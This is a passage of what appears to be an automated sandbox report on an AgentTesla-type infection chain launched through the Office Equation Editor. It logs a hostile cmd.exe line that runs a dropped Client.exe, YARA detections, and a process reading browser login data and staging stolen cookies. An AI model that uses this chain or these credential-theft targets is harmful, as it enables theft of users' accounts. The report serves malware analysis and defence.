HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1964**, Parent PID: **2024**

General

Target ID:	6
Start time:	17:18:21
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c%tmp%\Client.exe A C
Imagebase:	0x4a6d0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Client.exe PID: **2348**, Parent PID: **1964**

General

Target ID:	9
Start time:	17:18:22
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Local\Temp\Client.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Client.exe A C
Imagebase:	0xac0000
File size:	8192 bytes
MD5 hash:	7E2FF60FD955B39768565DFE645E49C0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.932287438.0000000003109000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.932287438.0000000003109000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000009.00000002.932287438.0000000003109000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.932391087.0000000003169000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.932391087.0000000003169000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000009.00000002.932391087.0000000003169000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 20%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	success or wait	1	6BCAAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\Client_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6BCAAD76	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: RegSvcs.exe PID: 2656, Parent PID: 2348

General

Target ID:	10
Start time:	17:18:25
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xc30000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.986609163.0000000002390000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.986080759.0000000002309000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.926194509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.926194509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000A.00000000.926194509.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dazigpcb.bar	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default\Cookies	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6C8964C6	CopyFileW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C894247	CreateDirectoryW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6C8964C6	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default\Cookies	success or wait	1	6C897D79	DeleteFileW
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite	success or wait	1	6C897D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default\Cookies	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 09 00 00 00 07 00 00 00 07 00 00 00 02 00 00 00 0d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 2e 43 fd 0d 0d 2e 00 04 0c fd 00 0f 67 0f fd 0d 4e 0c fd 0c fd 0c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C.gN	success or wait	1	6C8964C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 09 28 0d 7f fd 00 03 7d fd 00 7e 1d 7f fd 7d fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .(}~}	success or wait	8	6C8964C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D89A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D7ADE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\dazigpcb.bar\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	success or wait	32	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	end of file	1	6C89B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	success or wait	1	6BCAAD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6BCAAD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\RegSvcs_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6BCAAD76	unknown

Analysis Process: Client.exe PID: **1952**, Parent PID: **1516**

General

Target ID:	12
Start time:	17:18:51
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Local\Temp\Client.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Client.exe"
Imagebase:	0x1230000
File size:	8192 bytes
MD5 hash:	7E2FF60FD955B39768565DFE645E49C0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile

Analysis Process: EQNEDT32.EXE PID: **2164**, Parent PID: **576**

General

Target ID:	13
Start time:	17:18:51
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	2	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scr iptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
